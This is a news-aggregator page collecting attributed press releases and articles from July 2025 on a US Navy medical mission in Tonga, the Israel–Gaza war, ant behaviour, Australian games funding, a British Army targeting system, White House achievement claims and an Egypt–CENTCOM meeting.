    Location: NUKU’ALOFA, TO

    Web Views: 0
    Downloads: 0

    PUBLIC DOMAIN  

    This work, Pacific Partnership 2025 Medical Team Conducts Health Engagements in Nuku’Alofa, Tonga [Image 7 of 7], must comply with the restrictions shown on https://www.dvidshub.net/about/copyright.

    GALLERY

    MORE LIKE THIS

    CONTROLLED VOCABULARY KEYWORDS

    TAGS

    MIL Security OSI –

    July 21, 2025
  • MIL-OSI Security: Uniformed Services University of Health Sciences Alumni Support Pacific Partnership 2025

    Source: United States Navy (Logistics Group Western Pacific)

    NUKU’ALOFA, Tonga — During their stop in the Kingdom of Tonga, the Pacific Partnership 2025 (PP-25) medical team, consisting of U.S. Navy, Army, Public Health Service and Tongan Ministry of Health personnel, conducted over 30 community health engagements in the fields of One Health, cardiology, critical care medicine, endocrinology, optometry, clinical pharmacy, veterinary medicine, public health, nursing, prenatal care and nutrition between June 18 and June 28, 2025.

    The PP-25 medical team also featured several professors, students, and alumni from the Uniformed Services University of Health Sciences (USUHS), located in Bethesda, Maryland, who worked together to engage in multiple health engagements and training workshops as part of the PP-25 mission.

    USUHS Graduate School of Nursing (GSN) Professor and Alumni U.S. Navy Cmdr. Samantha Jennings, stationed at Navy Medicine Readiness and Training Command Bremerton, utilized her skills as a Family Nurse Practitioner (FNP) to support the PP-25 Tonga mission stop to train and assist local health care workers at Vaiola Hospital and Mu’a Health Centre in delivering health consultations to numerous patients from across the island. Jennings also served as faculty supervisor to Army Maj. Tiffany Wilson, a dual track nursing student.

    While deployed in support of the PP-25 Tonga mission as a dual track USUHS FNP/WHNP student, Wilson worked as part of a team with U.S. Navy Cmdr. Cheryl Castro, midwife with PP-25, and Hospitalman Nicole Abreu, to deliver prenatal health care to local patients at the Vaiola Hospital and alongside Jennings at Mu’a Health Centre to issue several health consultations to local patients with diverse needs. While garnering experience in delivering health care to patients in resource limited environments, Wilson’s efforts also alleviated the operational strain of sourcing a FNP at the Military Treatment Facility level.

    Additionally, Lt. Cmdr. Sean Foley, USUHS School of Medicine assistant professor applied his knowledge and teaching expertise as a deployed critical care physician with PP-25, to assist and guide multiple Tongan registrar physicians at Vaiola Hospital on medical procedures. Foley worked closely with Dr. Richard Taumoepeau, a Tongan physician, in performing ultrasound-guided thoracenteses, a procedure designed to remove fluid buildup in the lungs to restore their normal function, on six local patients.

    Lt. William Douthitt, a USUHS dual master’s degree holder in School of Medicine and Public Health, applied his expertise and skills as a preventive medicine physician to lead a multidisciplinary foodborne illness tabletop exercise at Vaiola Hospital. Douthitt’s tabletop exercise trained eight local health care officials in strengthening and building upon current public health & communicable disease infrastructure to better respond to disease outbreaks.

    USUHS alumnus, Lt. Louis Pingotti, Doctor of Nursing Practice, medical lead for the PP-25 Tonga mission, oversaw the planning and execution of all medical operations. It was through Pingotti’s consolidated efforts that his fellow USUHS alumni and peers were able to administer a successful conclusion to the PP-25 Tonga mission stop.

    Now in its 21st iteration, the Pacific Partnership series is the largest annual multinational humanitarian assistance and disaster management preparedness mission conducted in the Indo-Pacific. Pacific Partnership works collaboratively with host and partner nations to enhance regional interoperability and disaster response capabilities, increase security and stability in the region, and foster new and enduring friendships in the Indo-Pacific.

    Date Taken: 06.23.2025
    Date Posted: 07.20.2025 23:28
    Story ID: 543297
    Location: NUKU’ALOFA, TO

    Web Views: 3
    Downloads: 0

    PUBLIC DOMAIN  

    This work, Uniformed Services University of Health Sciences Alumni Support Pacific Partnership 2025, by PO2 Moises Sandoval, identified by DVIDS, must comply with the restrictions shown on https://www.dvidshub.net/about/copyright.

    MIL Security OSI –

    July 21, 2025
  • MIL-OSI China: Despite battlefield gains, Israel remains mired in war with no political endgame

    Source: People’s Republic of China – State Council News

    The photo released by Israel Defense Forces on May 19, 2025 shows Israeli troops during an operation in the Gaza Strip. [Photo/Xinhua]

    Nearly two years into a multi-front conflict, Israel has made apparent military gains: crippling Hamas’ infrastructure in Gaza, striking deep into Iran, and dealing blows to Hezbollah in Lebanon. Yet the country remains stuck in a prolonged war, with no clear exit strategy in sight.

    Analysts say that while Israel’s military campaign has made some progress, the absence of a coherent political strategy has left its broader objectives undefined. The government’s push to deepen ties with Arab states has come alongside a deliberate sidelining of the Palestinian issue, limiting prospects for long-term regional reconciliation.

    The war in Gaza has caused widespread destruction, decimated much of the enclave’s infrastructure, and killed at least 58,895 people, according to Gaza-based health authorities. The humanitarian toll has drawn international concern, but shows little sign of prompting a shift in Israeli policy.

    Critics argue the war’s continuation primarily serves the interests of Prime Minister Benjamin Netanyahu’s governing coalition, which includes far-right and ultra-Orthodox parties. Netanyahu, who is standing trial on corruption charges, has faced internal divisions and consistently poor polling. Recent surveys suggest his coalition partners would not win enough seats to form a government if elections were held today.

    “The coalition now is actually committed to continuing the war,” said Roee Kibrik, head of research at Mitvim – The Israeli Institute for Regional Foreign Policies. “Its survival depends on the war’s continuation.”

    Kibrik said the government appears willing to pursue only limited hostage deals that would avoid ending the war. “If we analyze whether peace or diplomacy is possible under this government, the answer is no,” he said.

    Talks are ongoing in Doha over a possible hostage deal with Hamas. Netanyahu said on Friday that Israel was discussing the release of captives and a potential 60-day ceasefire in Gaza, but blamed Hamas for not engaging seriously.

    Also on Friday, Abu Ubaida, spokesperson for Hamas’ armed wing, said in a televised address that Hamas had repeatedly offered to release all hostages as part of a comprehensive ceasefire deal, but Israel had rejected it. “If the enemy obstructs or withdraws from this round, as it has every time, we cannot guarantee a return to partial deals,” he warned.

    Opposition leaders and families of hostages have accused Netanyahu of prolonging the war for political survival. Demonstrators regularly hold signs reading “The war is killing the hostages,” and describe the conflict as politically motivated to preserve Netanyahu’s rule.

    “The current ruling coalition is focused on staying in power,” said Eyal Zisser, vice rector of Tel Aviv University and a Middle East expert. “Early elections would be disastrous for all coalition members: every poll shows they would lose.”

    To maintain the alliance, he said, Netanyahu must accommodate competing demands: far-right factions insist on continuing the war, while ultra-Orthodox parties seek expanded budgets and draft exemptions.

    Both Zisser and Kibrik believe that the government is not only avoiding diplomatic progress but actively undermining it. “There can be no Palestinian state,” Zisser said, summarizing the coalition’s position. “They oppose even granting autonomy.”

    “Israel wants peace with Arab countries but is not prepared to give anything in return regarding the Palestinians,” he pointed out.

    Genuine progress toward a two-state solution could unlock broad regional cooperation and opportunities, Kibrik said, “but with this government, that option is off the table.”

    MIL OSI China News –

    July 21, 2025
  • MIL-OSI Analysis: Hold up, humans. Ants figured out medicine, farming and engineering long before we did

    Source: The Conversation – Global Perspectives – By Tanya Latty, Associate Professor in Entomology, University of Sydney

    Tambon Nong Chaeng/Pexels

    Think back to a time you helped someone move a heavy object, such as a couch. While at first the task may have appeared simple, it actually required a suite of advanced behaviours.

    The job needed verbal commands for social coordination (“pivot!”) and anticipation of near-future events (moving other furniture out of the way). It also required a clear, shared vision of the final goal (which room to take the couch to).

    It’s a small but satisfying example of human cooperation. But before we all get too pleased with ourselves, consider that ants – creatures with tiny brains and no capacity for speech – routinely pull off feats that rival, and sometimes exceed, our own.

    Ants routinely pull off feats that rival, and sometimes exceed, our own.
    Andre Moura/Pexels

    Understanding ant intelligence

    Earth is literally crawling with ants. Scientists estimate there are at least 20 quadrillion ants on Earth. That’s 20 followed by 15 zeros – more ants than stars in our galaxy!

    These incredible insects are amongst the most successful organisms on the planet. Part of the success comes from an ability to form complex societies, ranging from a few individuals to millions. And those societies, or colonies, are remarkably co-operative.

    Take, for example, ants’ abilities to move large food items. To do it, they mobilise teams of dozens – or even hundreds – of fellow workers. Together, they efficiently work together to transport the load back to the nest.

    Longhorn crazy ants (Paratrechina longicornis) are even known to clear debris from a path before a heavy object arrives – seemingly anticipating its trajectory and preparing the way.

    One experiment pit longhorn crazy ants against humans, all tasked with moving T-shaped objects (scaled to body size) through tight spaces. In some trials, the human teams were not permitted to speak or use gestures.

    And the result? Ants performed better in larger groups compared to smaller ones, showing the clear benefits of collective action. In contrast, human performance did not improve with group size. And when communication was restricted, human performance declined as group size increased.

    All this highlights how ants rely on collective intelligence, without the need for central control or sophisticated cognition.

    Expert farmers

    Humanity’s invention of agriculture 12,000 years ago is understandably hailed as one of our greatest achievements.

    But leaf cutter ants beat us to it. These ants (from the species Atta and Acromyrmex) evolved to undertake large-scale agriculture about 55 million years ago.

    These ants cut and transport fresh leaves not to eat directly, but to feed a fungus that serves as their main food source.

    This evolutionary partnership allows the ants to feed colonies with populations in the millions.

    Remarkably, leaf cutter ants have also evolved a form of biological pest control to protect their crops from bacteria. Some worker ants patrol the gardens, detecting infected sections of the fungus. Then they apply antibiotics produced by bacteria that live on their bodies.

    What’s more, many ant species farm aphids and other sap-sucking insects.

    As these farmed insects feed on plant sap, they excrete a sugary liquid the ants eagerly collect. In return, ants serve as bodyguards, defending their tiny livestock from predators such as ladybirds and lacewings.

    In some species, queen ants gently carry sap-sucking insects in their jaws as they fly off to start new colonies. Fossilised ants preserved in amber suggest this behaviour evolved up to 20 million years ago, long before humans domesticated animals.

    Ant medicine

    Medical care may seem like a distinctly human innovation. But several ant species have evolved sophisticated ways to treat injuries.

    When a Florida carpenter ant (Camponotus floridanus) is injured during a battle between colonies, its nest-mates will amputate a damaged limb to prevent infection from spreading. Ants receiving this battlefield care are more likely to survive than ants left untreated.

    Some ants can also detect infection and treat infected wounds by cleaning them and applying antimicrobial secretions from specialised glands.

    Master builders

    Some ant species are known to literally put their bodies on the line for the colony.

    Army ants (Eciton burchellii) join their bodies together to form structures. These include bridges across gaps on the forest floor, and “scaffolds” across steep terrain to prevent other ants from slipping.

    Even the nest is made of hundreds of thousands of ants joined together, complete with tunnels and chambers housing the larvae and the queen. The entire structure is packed up and rebuilt each day, after the colony emigrates a few hundred metres into the forest.

    Army ants join their bodies together to form structures.
    Smartse/Wikimedia, CC BY

    Weaver ants (Oecophylla smaragdina), meanwhile, self-assemble into rope ladders to span vertical gaps.

    They also form a line of workers that pull leaves together in treetops to form nests. Once the leaves are winched into place, other ants arrive with ant larvae in their jaws. Each larva produces a tiny blob of silk which the ants use to glue the leaves together.

    Fire ants (Solenopsis invicta), a major pest species, owes its invasive success partly to a unique method of dispersal.

    When their underground nests are flooded by rain, the ants join together into a huge raft which floats on a layer of buoyant larvae. These rafts can ride floodwaters in safety for hundreds of kilometres, until the ants reach dry land.

    When their nests are flooded, fire ants join together into a huge raft.
    TheCoz/Wikimedia, CC BY

    Lessons for humanity?

    Humans rightly take pride in our greatest achievements – agriculture, medicine, engineering and building civilisations. But remarkably, ants mastered these innovations millions of years before we did.

    Ants may be tiny – but by working together they can build complex societies and solve many problems. They might even teach humans a thing or two.

    Tanya Latty co-founded and volunteers for conservation organisation Invertebrates Australia, is former president of the Australasian Society for the Study of Animal Behaviour and is on the education committee for the Australian Entomological Society. She receives funding from the Australian Research Council, NSW Saving our Species, and Agrifutures Australia

    Chris R. Reid receives funding from the Australian Research Council and Macquarie University. He is secretary of the Australasian Society for the Study of Animal Behaviour and is on the education committee for the Australasian Entomological Society.

    – ref. Hold up, humans. Ants figured out medicine, farming and engineering long before we did – https://theconversation.com/hold-up-humans-ants-figured-out-medicine-farming-and-engineering-long-before-we-did-258922

    MIL OSI Analysis –

    July 21, 2025
  • MIL-OSI Australia: Australian gamemakers level-up with major funding from Screen Australia

    Source: AMP Limited

    21 07 2025 – Media release

    Retopia
    New games capture distinctive stories, landscapes and communities from across the country
    Screen Australia has today announced the latest games and gaming events to be supported through the agency’s industry-leading funding programs – providing $1.4 million for gamemakers to upskill and develop stand-out projects.
    The funding supports 26 games including a hand-drawn puzzle game about a flooded village rebuilding after climate catastrophe, a point-and-click visual novel with small town mysteries to solve, and an action-adventure RPG (Role-Playing Game) about a brave native mouse. It also supports the Freeplay 2025 Events Series, solidifying the agency’s commitment to foster a sector that has both a robust sense of independence and a strong community focus.
    In 2024-25, the agency invested $3 million into the tenacious local industry which included support for 49 games and 200 Australian gamemakers. Initiatives like the Future Leaders Delegation and support for ten Festivals and Events provided Australian independent gamemakers the opportunity to showcase over 270 games for national and international audiences.
    Minister for the Arts Tony Burke said, “Digital Games are a billion dollar global industry and Australia’s sector is growing every year. This funding ensures that we’re backing home-grown talent in order to be at the top of the leader board.”
    Screen Australia Head of Games Joey Egger said, “What struck me about these projects is the depth of talent and the distinctiveness of the content; the diversity of our culture, communities, landscapes and stories really shines through. We’re seeing games being developed all across the country including regional towns such as Wallabadah in New South Wales and Toongabbie in Victoria.”  
    “It’s also incredibly exciting to see another round of projects transitioning from the Emerging Gamemakers Fund through to the Games Production Fund. It reinforces our unique position as an end-to-end avenue for Australian gamemakers to take their projects from concept to prototype, to production and then launch.”
    The past 12 months have seen five games from the Emerging Gamemakers Fund progressing to the Games Production Fund: Monster Snap (WA), Rocketcard Defence (ACT), Wyrmspace Tactics (VIC) and L8R SK8R (QLD), as well as Management in Space (NSW).
    Funded games include:

    Ashes (VIC): For fans of graphic novels and interactive fiction, seasoned players and those new to games, comes adventure game Ashes. The creative team includes producer/developer Clea Frost, lead developer Nick Loki, 2D artists Phoenix Waddell and Jennifer Reuter and composer Trent Francis. It follows 16-year-old skater Azar Warren who, after witnessing a murder, takes refuge in a rural compound with her estranged grandfather.
    Buru and The Old People (NSW): A narrative-driven adventure game set in a vibrant anthropomorphic world rich in Indigenous storytelling. Buru and The Old People is from creative director and recipient of the ‘Rising Star’ award at the 2024 Australian Game Developer Awards Benjamin Armstrong, producer Brooke Collard (Yokai), 2D artist Letoya Muraru, and composer Alexander Tulett.
    Nothing To Do Summer Vacation – Part 1 (NT): A unique point and click visual novel game from lead programmer Adam Prenger and creative director Mel Stringer, an accomplished illustrator and comic artist making her exciting debut in games. In this game, Summer is bored out of her mind in the small town of Driftwood, until fresh mysteries come calling to be uncovered.
    Penguin Colony (VIC): A stylish action-adventure game from producer Megan Faulkner, audio engineer David Mason and creative director Naphtali Faulkner, the developer behind the Independent Games Festival Grand Prize-winning Umurangi Generation. In Penguin Colony, players explore the depths of Antarctica at their own pace as different penguins – unravelling difficult truths along the way.
    Retopia (NSW): From creative lead Jennyfer Ong, lead designer Nicholas King and lead producer James Lockrey, this cosy management game is the latest project from the Australian Game Developer Awards’ 2024 Studio of the Year, Chaos Theory Games. Retopia follows a cast of quirky robot companions as they restore life to a collapsed world by salvaging lost technology, rebuilding community, and nurturing a floating sanctuary in the sky. The game continues Chaos Theory’s tradition of values-driven development after the success of the award-winning Crab God.
    Fern: Seed Guardian (WA): An action-adventure RPG from creative director Sophie Till and technical director Jamie Dougall. In a fantastical Australian bushland, a brave native mouse battles an encroaching, mysterious goo.  She must overcome not only this encroaching danger but also her deep fears, as the Goo uses them to manipulate her perception of reality.
    Slumbering Woods (QLD): An evocative, hand-drawn puzzle adventure game with a unique crafting and building twist from creative director Svitlana Amelina, lead developer Oleg Chernyshenko and sound designer Jane Wei. In a world recovering from a long-past climate catastrophe, players help a flooded village thrive, rebuild and find their way home along the way. Slumbering Woods is financed with support from Screen Queensland’s Games Grants.

    Additional projects supported through the Games Production Fund include Bravest Coconut (QLD), Mission Delta (VIC), Dungeon Breakers (NSW) and Rocketcard Defence (ACT).
    Additional projects supported through the Emerging Gamemakers Fund include SCAV (VIC), Pixellated (VIC), Dead Zone Mycologist (VIC), Dicot (VIC), Ash and Earth: Wilderness Reclaimed (NSW), Spin Spirits (WA), Eclipsia (NSW), Untitled Cube Game (Working Title) (QLD), Stewards of Nu Juno (QLD), Displaced: Oath of Tomes (VIC),Kaiju Critters (QLD)and Trinket (NSW).
    For the full list of funded gamemakers and projects supported throughout the 2024-25FY, please see the Games blocklines here.
    Applications for the Emerging Gamemakers Fund and Games Production Fund are now open. For more information about Games funding at Screen Australia and to apply, click here.
    For accompanying image assets, click here.
    Ashes
    Media enquiries
    Jessica Parry | Senior Publicist (Mon, Tue, Thu)
    + 61 428 767 836  | [email protected]
    All other general/non-media enquiries
    Sydney + 61 2 8113 5800  |  Melbourne + 61 3 8682 1900 | [email protected]

    MIL OSI News –

    July 21, 2025
  • MIL-OSI United Kingdom: Fundamental lethality shift for British Army spearheaded by novel targeting tech ‘ASGARD’

    Source: United Kingdom – Executive Government & Departments

    Press release

    Fundamental lethality shift for British Army spearheaded by novel targeting tech ‘ASGARD’

    British Army showcase new technology that improves the accuracy of targeting enemies and reduces decision-making time for strikes.

    A pioneering digital targeting web, called ASGARD, has been showcased this week, following successful trials by British soldiers deployed on NATO’s eastern flank. The project will enable soldiers to rapidly find and strike enemy targets at greater distances than ever before.  

    Following the Strategic Defence Review, the Army will deliver a tenfold increase in lethality over the next ten years by harnessing firepower, surveillance technology, autonomy, digital connectivity, and data – leading the way in NATO in its use of technology to change how it fights, improving speed and accuracy. ASGARD will exploit AI and novel communications networks, providing rapid targeting and decision-support to personnel.        

    The Ministry of Defence is committing funding for the next phase of ASGARD’s development. This will allow the Army to expedite its lethality and deepen its links with society through partnership with British industry, delivering on the Government’s Plan for Change by keeping the UK secure at home and strong abroad.           

    Minister for Defence Procurement and Industry, Rt Hon Maria Eagle MP said: 

    We are learning the lessons from Ukraine so our frontline personnel can strike further and faster and maintain advantage over our adversaries.  

    ASGARD exemplifies the vision of the Strategic Defence Review, with speed and world-class capability achieved by bringing together military, Government and industry professionals with a focus on rapid frontline delivery.

    ASGARD forms part of the work to create a wider digital targeting web across the UK’s Armed Forces by 2027, backed by more than £1 billion in funding. It will better connect military weapons systems and allow battlefield decisions for targeting enemy threats to be made and executed faster.   

    ASGARD was showcased this week to international allies and industry partners in London, with participants shown the capability in action, including its overwhelming effect on adversaries. 

    Chief of the General Staff, General Sir Roly Walker said:  

    Project ASGARD proves we can do things differently. It’s not just a pathfinder for transformation; it’s a transformation in how we find, fund, and fight with cutting-edge capabilities. 

    ASGARD helps double our lethality and exponentially reduces the time to see, decide, and strike. What took hours, now takes minutes. Today, the UK possesses a similar Recce-Strike system to the one used by Ukraine to maul Russian forces in the Donbas. That system now sits at the heart of our Forward Land Forces in Estonia. 

    We are particularly proud of the collaboration between tacticians and technicians, between Defence and Industry, and the support of and to small and medium enterprises and jobs across the UK.

    Using a novel acquisition approach, ASGARD was first announced by the Defence Secretary in October 2024 and progressed at an unprecedented pace, with contracts awarded in January 2025 and a prototype capability deployed only four months later for NATO Exercise Hedgehog in Estonia. ASGARD’s capabilities were successfully tested, increasing the UK and NATO Armies’ lethality by improving targeting precision and significantly cutting decision-making time. 

    This quick turn-around was achieved through a collaboration between industry technicians and military tradecraft experts, bringing together a consortium of military, civil service and industry partners to deliver the best possible product in the shortest amount of time. 

    The Strategic Defence Review recommended a shift towards greater use of autonomy and Artificial Intelligence within the UK’s conventional forces, facilitated by a Digital Targeting Web. The next phase of ASGARD will deliver on this, focusing on enhancing the lethality at the Corps and Divisional levels as the Army’s contribution to the Defence Targeting Web. It will exploit the Digital Decision Accelerators from the Defence Commercial framework to harness the talents across a broader array of industry partners to improve core capability. 

    Share this page

    The following links open in a new tab

    • Share on Facebook (opens in new tab)
    • Share on Twitter (opens in new tab)

    Updates to this page

    Published 20 July 2025

    MIL OSI United Kingdom –

    July 21, 2025
  • MIL-Evening Report: Hold up, humans. Ants figured out medicine, farming and engineering long before we did

    Source: The Conversation (Au and NZ) – By Tanya Latty, Associate Professor in Entomology, University of Sydney

    Tambon Nong Chaeng/Pexels

    Think back to a time you helped someone move a heavy object, such as a couch. While at first the task may have appeared simple, it actually required a suite of advanced behaviours.

    The job needed verbal commands for social coordination (“pivot!”) and anticipation of near-future events (moving other furniture out of the way). It also required a clear, shared vision of the final goal (which room to take the couch to).

    It’s a small but satisfying example of human cooperation. But before we all get too pleased with ourselves, consider that ants – creatures with tiny brains and no capacity for speech – routinely pull off feats that rival, and sometimes exceed, our own.

    Ants routinely pull off feats that rival, and sometimes exceed, our own.
    Andre Moura/Pexels

    Understanding ant intelligence

    Earth is literally crawling with ants. Scientists estimate there are at least 20 quadrillion ants on Earth. That’s 20 followed by 15 zeros – more ants than stars in our galaxy!

    These incredible insects are amongst the most successful organisms on the planet. Part of the success comes from an ability to form complex societies, ranging from a few individuals to millions. And those societies, or colonies, are remarkably co-operative.

    Take, for example, ants’ abilities to move large food items. To do it, they mobilise teams of dozens – or even hundreds – of fellow workers. Together, they efficiently work together to transport the load back to the nest.

    Longhorn crazy ants (Paratrechina longicornis) are even known to clear debris from a path before a heavy object arrives – seemingly anticipating its trajectory and preparing the way.

    One experiment pit longhorn crazy ants against humans, all tasked with moving T-shaped objects (scaled to body size) through tight spaces. In some trials, the human teams were not permitted to speak or use gestures.

    And the result? Ants performed better in larger groups compared to smaller ones, showing the clear benefits of collective action. In contrast, human performance did not improve with group size. And when communication was restricted, human performance declined as group size increased.

    All this highlights how ants rely on collective intelligence, without the need for central control or sophisticated cognition.

    Expert farmers

    Humanity’s invention of agriculture 12,000 years ago is understandably hailed as one of our greatest achievements.

    But leaf cutter ants beat us to it. These ants (from the species Atta and Acromyrmex) evolved to undertake large-scale agriculture about 55 million years ago.

    These ants cut and transport fresh leaves not to eat directly, but to feed a fungus that serves as their main food source.

    This evolutionary partnership allows the ants to feed colonies with populations in the millions.

    Remarkably, leaf cutter ants have also evolved a form of biological pest control to protect their crops from bacteria. Some worker ants patrol the gardens, detecting infected sections of the fungus. Then they apply antibiotics produced by bacteria that live on their bodies.

    What’s more, many ant species farm aphids and other sap-sucking insects.

    As these farmed insects feed on plant sap, they excrete a sugary liquid the ants eagerly collect. In return, ants serve as bodyguards, defending their tiny livestock from predators such as ladybirds and lacewings.

    In some species, queen ants gently carry sap-sucking insects in their jaws as they fly off to start new colonies. Fossilised ants preserved in amber suggest this behaviour evolved up to 20 million years ago, long before humans domesticated animals.

    Ant medicine

    Medical care may seem like a distinctly human innovation. But several ant species have evolved sophisticated ways to treat injuries.

    When a Florida carpenter ant (Camponotus floridanus) is injured during a battle between colonies, its nest-mates will amputate a damaged limb to prevent infection from spreading. Ants receiving this battlefield care are more likely to survive than ants left untreated.

    Some ants can also detect infection and treat infected wounds by cleaning them and applying antimicrobial secretions from specialised glands.

    Master builders

    Some ant species are known to literally put their bodies on the line for the colony.

    Army ants (Eciton burchellii) join their bodies together to form structures. These include bridges across gaps on the forest floor, and “scaffolds” across steep terrain to prevent other ants from slipping.

    Even the nest is made of hundreds of thousands of ants joined together, complete with tunnels and chambers housing the larvae and the queen. The entire structure is packed up and rebuilt each day, after the colony emigrates a few hundred metres into the forest.

    Army ants join their bodies together to form structures.
    Smartse/Wikimedia, CC BY

    Weaver ants (Oecophylla smaragdina), meanwhile, self-assemble into rope ladders to span vertical gaps.

    They also form a line of workers that pull leaves together in treetops to form nests. Once the leaves are winched into place, other ants arrive with ant larvae in their jaws. Each larva produces a tiny blob of silk which the ants use to glue the leaves together.

    Fire ants (Solenopsis invicta), a major pest species, owes its invasive success partly to a unique method of dispersal.

    When their underground nests are flooded by rain, the ants join together into a huge raft which floats on a layer of buoyant larvae. These rafts can ride floodwaters in safety for hundreds of kilometres, until the ants reach dry land.

    When their nests are flooded, fire ants join together into a huge raft.
    TheCoz/Wikimedia, CC BY

    Lessons for humanity?

    Humans rightly take pride in our greatest achievements – agriculture, medicine, engineering and building civilisations. But remarkably, ants mastered these innovations millions of years before we did.

    Ants may be tiny – but by working together they can build complex societies and solve many problems. They might even teach humans a thing or two.

    Tanya Latty co-founded and volunteers for conservation organisation Invertebrates Australia, is former president of the Australasian Society for the Study of Animal Behaviour and is on the education committee for the Australian Entomological Society. She receives funding from the Australian Research Council, NSW Saving our Species, and Agrifutures Australia

    Chris R. Reid receives funding from the Australian Research Council and Macquarie University. He is secretary of the Australasian Society for the Study of Animal Behaviour and is on the education committee for the Australasian Entomological Society.

    – ref. Hold up, humans. Ants figured out medicine, farming and engineering long before we did – https://theconversation.com/hold-up-humans-ants-figured-out-medicine-farming-and-engineering-long-before-we-did-258922

    MIL OSI Analysis – EveningReport.nz –

    July 21, 2025
  • MIL-OSI USA News: President Trump Marks Six Months in Office with Historic Successes

    Source: US Whitehouse

    Today, President Donald J. Trump celebrates the most successful first six months in office for any President in modern American history.

    • Congress passed the One Big Beautiful Bill, thereby delivering the largest tax cut in American history, increasing Americans’ take-home pay by as much as $13,300, and terminating benefits for at least 1.4 million illegal immigrants who were gaming the system.
    • Congress passed President Trump’s historic rescissions package, which will save taxpayers $9 billion in wasteful, politically-motivated funding for leftwing foreign aid scams and biased NPR and PBS.
    • The wholesale price of a dozen eggs is down 53%, or $3.09, since the inauguration and is down 62%, or $5.08, from its March peak.
    • The U.S. economy has now added a net of 671,000 jobs since January 2025, with jobs numbers beating expectations four months in a row. Native-born workers have accounted for all job gains, with native-born employment increasing 2,079,000 while foreign-born employment has fallen 543,000.
    • U.S. Customs and Border Patrol encountered just 6,070 illegal immigrants at the southern border in June — setting a new record low (15% lower than the previous record set in March). Additionally, zero illegal immigrants were released into the U.S. on parole in June, compared to 27,766 a year prior.
    • The administration has ramped up deportations, breaking a record for the number of deportation flights in a month in June. President Trump’s self-deportation push has also been a massive success. Additionally, over 600 known and suspected terrorists have been removed from the United States.
    • At President Trump’s direction, U.S. Immigrations and Customs Enforcement has arrested over 100,000 illegal alien criminals, including over 2,700 members of the vicious Tren de Aragua gang.
    • Following President Trump’s declaration of an energy emergency, the U.S. has reached its fastest rate of new oil and gas drilling permits in years, exceeding the Biden administration by 44%.
    • Since President Trump took office, core inflation has tracked at just 2.1% — levels not seen since the first Trump Administration, when prices were low and stable — and has come in below or at economists’ expectations every single month. Meanwhile, wholesale inflation remained flat in June, while import prices came in far below expectations.
    • Summer gas prices reached their lowest point since 2021, and, inflation-adjusted, are near a 20-year low.
    • President Trump’s deregulatory efforts have already saved Americans over $180 billion, or $2,100 per family of four, with the rollback of automobile-related rules alone expected to save consumers more than $1.1 trillion.
    • President Trump secured a historic agreement for NATO members to raise defense spending to 5% of GDP – a foreign policy feat long thought impossible.
    • Under President Trump’s strong and decisive leadership, the U.S. obliterated Iran’s nuclear program.
    • President Trump secured ceasefires between India and Pakistan and Israel and Iran, a peace agreement between Rwanda and the Democratic Republic of Congo, and a pathway to stability for Syria.
    • As a result of his historic peacemaking efforts, President Trump has already received three Nobel Peace Prize nominations since returning to office.
    • In May, blue-collar wage growth saw its largest increase in nearly 60 years since President Trump’s return to office.
    • Companies and foreign governments have pledged over $7.6 trillion in investments into the U.S.
    • The U.S. Treasury has taken in nearly $90 billion in tariff duties since January 2025, with the agency posting a record $27.2 billion surplus in June – the first June surplus since 2005.
    • President Trump has once again proved to be the Dealmaker-in-Chief, inking a minerals deal with Ukraine, a $14 billion “perpetual Golden Share” sale of U.S. Steel, and trade deals with the United Kingdom, China, and Indonesia.
    • President Trump has signed over 170 executive orders, delivering on key campaign promises such as closing the border, protecting children from chemical and surgical mutilation, removing men from women’s sports, unleashing American energy, ending federal censorship, ending the radical indoctrination in K-12 schooling, and ending radical and wasteful government DEI programs and preferencing.
    • The S&P 500 and Nasdaq market indices have reached multiple record highs.
    • The Supreme Court consistently bolstered the Trump administration’s agenda, blocking activist judges from issuing nationwide injunctions, permitting “third-country deportations,” greenlighting the revocation of temporary protected status (TPS) from more than 500,000 migrants and approving efforts to shrink the federal bureaucracy.
    • President Trump signed several pieces of landmark legislation, including the Genius Act, the Halt Fentanyl Act, the Laken Riley Act, and the Take It Down Act.
    • The U.S. Army, Navy, Air Force and Space Force all reached their recruitment goals months in advance.
    • The Trump administration has made incredible strides in its effort to Make America Healthy Again, with roughly 35% of the American food industry making a commitment to eliminate the use of artificial dyes, including Hershey, Consumer Brands and dozens of ice cream companies representing more than 90% of the ice cream volume sold in the U.S.
    • President Trump has ensured U.S. benefit programs serve U.S. citizens, with the administration now having protected more than $40 billion in benefit programs from illegal aliens since POTUS signed an Executive Order in February “Ending Taxpayer Subsidization of Open Borders.”
    • President Trump inked an agreement to provide billions of dollars of military equipment to Ukraine, with NATO footing the bill.
    • President Trump has cracked down on international cartels, designating eight Latin American cartels as terrorist groups, including Tren de Aragua, MS-13 and the Sinaloa Cartel.
    • President Trump has solidified the U.S.’s position as the world leader in artificial intelligence, attracting north of $1 trillion in AI investment, including $90 billion in groundbreaking AI and energy investments in Pennsylvania.
    • The U.S. is on track for its lowest murder rate on record following President Trump’s reinstatement of law and order.
    • Following President Trump’s February executive order, universities and school systems have stopped allowing men in women’s sports, including the University of Pennsylvania, the Virginia High School League and the University of Maine System.
    • Hospitals and hospital systems across the country have halted so-called “gender-affirming care” for minors following President Trump’s executive order “protecting children from chemical and surgical mutilation.”
    • In his first six months, President Trump has met with 23 foreign leaders, including three visits from Israeli Prime Minister Benjamin Netanyahu, as well as two visits from the NATO Secretary General — compared to thirteen foreign leaders and the UN Secretary General, the NATO Secretary General, and the Chinese Foreign Minister for Obama and just five in-person visits for Biden. 

    MIL OSI USA News –

    July 21, 2025
  • MIL-OSI Africa: President El-Sisi Meets United States Central Command (USCENTCOM) Commander

    Source: APO


    .

    Today, President Abdel Fattah El-Sisi received the Commander of the United States Central Command (CENTCOM), General Michael E. Kurilla, in the presence of Commander-in-Chief of the Armed Forces and Minister of Defense and Military Production General Abdel Mageed Saqr, as well as U.S. Ambassador in Cairo, Herro Mustafa Garg.

    The Spokesman for the Presidency, Ambassador Mohamed El-Shennawy, said General Kurilla conveyed the greetings of U.S. President Donald Trump to President El-Sisi, which the President appreciated, emphasizing the deep strategic relations between Egypt and the United States. The meeting addressed ways to enhance bilateral cooperation and joint coordination in all fields, particularly military and security, and stressed the importance of reinforcing this cooperation in light of both sides’ keenness to supporting regional and international security and stability.

    The meeting reviewed developments in the Middle East. President El-Sisi reaffirmed Egypt’s continued intensive efforts to achieve a ceasefire in Gaza, facilitate the exchange of hostages and captives, and resume the urgent entry of humanitarian aid. The President also commended President Trump’s efforts toward achieving a ceasefire, underscoring the importance of reviving the peace process and striving for lasting peace and stability in the region.

